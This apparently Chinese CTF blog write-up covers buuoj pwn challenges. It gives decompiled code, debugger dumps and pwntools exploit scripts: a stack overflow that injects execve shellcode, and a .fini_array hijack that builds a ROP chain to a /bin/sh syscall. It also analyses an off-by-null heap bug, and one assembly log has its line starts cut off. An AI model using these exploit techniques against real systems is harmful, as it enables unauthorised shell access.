buuoj Pwn writeup 271-275

原创

yongbaoii 于 2021-09-06 07:57:52 发布 69 收藏


分类专栏： CTF 文章标签： 网络安全

CTF 专栏收录该内容


213 篇文章 7 订阅

订阅专栏

271 espcially_tu_2016




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   73 Symbols      No      0               4            ./271
```



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[32]; // [esp+10h] [ebp-20h] BYREF

  puts("What's your name?");
  fflush(stdout);
  gets(s);
  puts("What's your favorite number?");
  fflush(stdout);
  __isoc99_scanf("%d", &meow);
  if ( (meow & 1) != 0 )
    printf("Hello %s, %d is an odd number!\n", s, meow);
  else
    printf("Hello %s, %d is an even number!\n", s, meow);
  fflush(stdout);
  return 0;
}
```


就是一个栈溢出。



```
push '/bin///sh\x00' */
h 0x68
h 0x732f2f2f
h 0x6e69622f
 ebx, esp
push argument array ['sh\x00'] */
push 'sh\x00\x00' */
h 0x1010101
 dword ptr [esp], 0x1016972
 ecx, ecx
h ecx /* null terminate */
h 4
 ecx
 ecx, esp
h ecx /* 'sh\x00' */
 ecx, esp
 edx, edx
call execve() */
h 11 /* 0xb */
 eax
 0x80
r/bin/x86_64-linux-gnu-as -32 -o /tmp/pwn-asm-6wiNlz/st
r/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /
t 0x2d bytes:
0  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  89 e3 68 01
0  01 01 01 81  34 24 72 69  01 01 31 c9  51 6a 04 59
0  01 e1 51 89  e1 31 d2 6a  0b 58 cd 80  0a
d
ng to interactive mode
```

```
0xf7f6a5e4 <_IO_2_1_stdin_+36>: 0x0000000000000000      0x0000000000000000
0xf7f6a5f4 <_IO_2_1_stdin_+52>: 0x0000000000000000      0xffffffff00000000
0xf7f6a604 <_IO_2_1_stdin_+68>: 0xf7f6b89c00000000      0xffffffffffffffff
0xf7f6a614 <_IO_2_1_stdin_+84>: 0xf7f6a66000000000      0x0000000000000000
0xf7f6a624 <_IO_2_1_stdin_+100>:        0xffffffff00000000      0x0000000000000000
0xf7f6a634 <_IO_2_1_stdin_+116>:        0x0000000000000000      0x0000000000000000
0xf7f6a644 <_IO_2_1_stdin_+132>:        0x0000000000000000      0x0000000000000000
0xf7f6a654 <_IO_2_1_stdin_+148>:        0x00000000f7f68860      0x0000000000000000
pwndbg> x/20gx 0x8f4c571
0x8f4c571:      0x616161616161610a      0x6161616161616161
0x8f4c581:      0x6161616161616161      0x6161616161616161
0x8f4c591:      0x6161616161616161      0x60080483d0616161
0x8f4c5a1:      0x0a0804a0600804a0      0x0000000000000000
0x8f4c5b1:      0x0000000000000000      0x0000000000000000
0x8f4c5c1:      0x0000000000000000      0x0000000000000000
0x8f4c5d1:      0x0000000000000000      0x0000000000000000
0x8f4c5e1:      0x0000000000000000      0x0000000000000000
0x8f4c5f1:      0x0000000000000000      0x0000000000000000
0x8f4c601:      0x0000000000000000      0x0000000000000000
pwndbg> x/10wx 0x8f4c571
0x8f4c571:      0x6161610a      0x61616161      0x61616161      0x61616161
0x8f4c581:      0x61616161      0x61616161      0x61616161      0x61616161
0x8f4c591:      0x61616161      0x61616161
pwndbg> x/60bx 0x8f4c571
0x8f4c571:      0x0a    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0x8f4c579:      0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0x8f4c581:      0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0x8f4c589:      0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0x8f4c591:      0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0x8f4c599:      0x61    0x61    0x61    0xd0    0x83    0x04    0x08    0x60
0x8f4c5a1:      0xa0    0x04    0x08    0x60    0xa0    0x04    0x08    0x0a
```

https://blog.csdn.net/yongbaoii



```
   _IO_read_ptr = 0x9674571 "\n", 'a' <repeats 42 times>, "Г\004\b`\240\004\b`\240\004\b\n",
   _IO_read_end = 0x9674572 'a' <repeats 42 times>, "Г\004\b`\240\004\b`\240\004\b\n",
```


但是这个题最麻烦的是他scanf之后居然缓冲区里面有一个回车，导致我们gets的时候失败了，所以我们就gets了两次。

然后做了个小实验。
setvbuf

exp

```python
from pwn import *
context(os='linux', arch='i386',log_level='debug')
r = remote("node4.buuoj.cn",27739)
#r = process("./271")

elf = ELF("./271")
libc = ELF("./32/libc-2.23.so")

gets_plt = elf.plt['gets']
bss_addr = 0x804a060

payload = 'a' * 36 + 'a' * 8 + p32(gets_plt) + p32(gets_plt) + p32(bss_addr) + p32(bss_addr)

r.sendlineafter("What's your name?\n", payload)
r.sendlineafter("What's your favorite number?\n", "1")

r.sendline(asm(shellcraft.sh()))

r.interactive()
```


272 pwnable_317



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No     0               0            ./272
```

会发现RELRO是半开的，但是其实因为这道题是静态链接，所以我们还是可以劫持.fini_array。


开始读程序。



```
_int64 sub_401B6D()

  __int64 result; // rax
  char *v1; // [rsp+8h] [rbp-28h]
  char buf[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  result = (unsigned __int8)++byte_4B9330;
  if ( byte_4B9330 == 1 )
  {
    sub_446EC0(1u, "addr:", 5uLL);
    sub_446E20(0, buf, 0x18uLL);
    v1 = (char *)(int)sub_40EE70(buf);
    sub_446EC0(1u, "data:", 5uLL);
    sub_446E20(0, v1, 0x18uLL);
    result = 0LL;
  }
  if ( __readfsqword(0x28u) != v3 )
    sub_44A3E0();
  return result;
```

我们可以任意地址写,但是长度只有0x18个字节,并不足以进行利用。
所以我们考虑劫持fini_array进行多次任意写。
然后制造rop。

但是我们要注意，这个程序的fini_array数组有两个。




```
.fini_array:00000000004B40F0 ; Segment permissions: Read/Write
.fini_array:00000000004B40F0 _fini_array     segment qword public 'DATA' use64
.fini_array:00000000004B40F0                 assume cs:_fini_array
.fini_array:00000000004B40F0                 ;org 4B40F0h
.fini_array:00000000004B40F0 off_4B40F0      dq offset sub_401B00    ; DATA XREF: sub_4028D0+4C↑o
.fini_array:00000000004B40F0                                         ; sub_402960+8↑o
.fini_array:00000000004B40F8                 dq offset sub_401580
.fini_array:00000000004B40F8 _fini_array     ends
.fini_array:00000000004B40F8
```

所以只能跑两个函数。


exp

```python
from pwn import*

r = remote("node4.buuoj.cn", 29087)

context.log_level = "debug"

fini_array = 0x4B40F0
main_addr = 0x401B6D
libc_csu_fini = 0x402960
esp = fini_array + 0x10
leave_ret = 0x401C4B
ret = 0x401016

rop_syscall = 0x471db5
rop_pop_rax = 0x41e4af
rop_pop_rdx = 0x446e35
rop_pop_rsi = 0x406c30
rop_pop_rdi = 0x401696
bin_sh_addr = 0x4B419A

def write(addr,data):
    r.recv()
    r.send(str(addr))
    r.recv()
    r.send(data)


write(fini_array,p64(libc_csu_fini) + p64(main_addr))

write(bin_sh_addr,"/bin/sh\x00")
write(esp,p64(rop_pop_rax))
write(esp+8,p64(0x3b))
write(esp+16,p64(rop_pop_rdi))
write(esp+24,p64(bin_sh_addr))
write(esp+32,p64(rop_pop_rdx))
write(esp+40,p64(0))
write(esp+48,p64(rop_pop_rsi))
write(esp+56,p64(0))
write(esp+64,p64(rop_syscall))

write(fini_array,p64(leave_ret) + p64(ret))

r.interactive()
```

273 pwnable_secret_of_my_heart




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes     1               4         ./273
```



```
__int64 sub_B60()
{
  unsigned int v0; // eax
  __int64 result; // rax
  signed int v2; // [rsp+Ch] [rbp-4h]

  v2 = 0;
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  v0 = time(0LL);
  srand(v0);
  while ( v2 <= 0x10000 )
    v2 = rand() & 0xFFFFF000;
  unk_202018 = mmap((void *)v2, 0x1000uLL, 3, 34, -1, 0LL);
  result = unk_202018;
  if ( unk_202018 == -1LL )
  {
    puts("mmap error");
    exit(0);
  }
  return result;
}
```


初始化
随机开了一块空间。

add




```
int __fastcall add(__int64 a1, __int64 a2)
{
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+8h] [rbp-8h]

  for ( i = 0; ; ++i )
  {
    if ( i > 99 )
      return puts("Fulled !!");
    if ( !*(_QWORD *)(unk_202018 + 48LL * i + 40) )
      break;
  }
  printf("Size of heart : ");
  v4 = (int)sub_CA9("Size of heart : ", a2);
  if ( v4 > 0x100 )
    return puts("Too big !");
  sub_D27(unk_202018 + 48LL * i, v4);
  return puts("Done !");
}
```

在读入的时候会有一个off by null



```
_BYTE *__fastcall sub_D27(size_t *a1, size_t a2)
{
  _BYTE *result; // rax

  *a1 = a2;
  printf("Name of heart :");
  sub_C38(a1 + 1, 32LL);
  a1[5] = (size_t)malloc(a2);
  if ( !a1[5] )
  {
    puts("Allocate Error !");
    exit(0);
  }
  printf("secret of my heart :");
  result = (_BYTE *)(a1[5] + (int)sub_C38(a1[5], (unsigned int)a2));
  *result = 0;
  return result;
}
```

delete



```
unsigned int v3; // [rsp+Ch] [rbp-4h]

printf("Index :");
v3 = sub_CA9("Index :", a2);
if ( v3 > 0x63 )
{
  puts("Out of bound !");
  exit(-2);
}
if ( !*(_QWORD *)(unk_202018 + 48LL * v3 + 40) )
  return puts("No such heap !");
sub_DE4(unk_202018 + 48LL * v3);
return puts("Done !");
```

剩下的函数都没啥问题。


所以说白了就是一道off by null。

exp

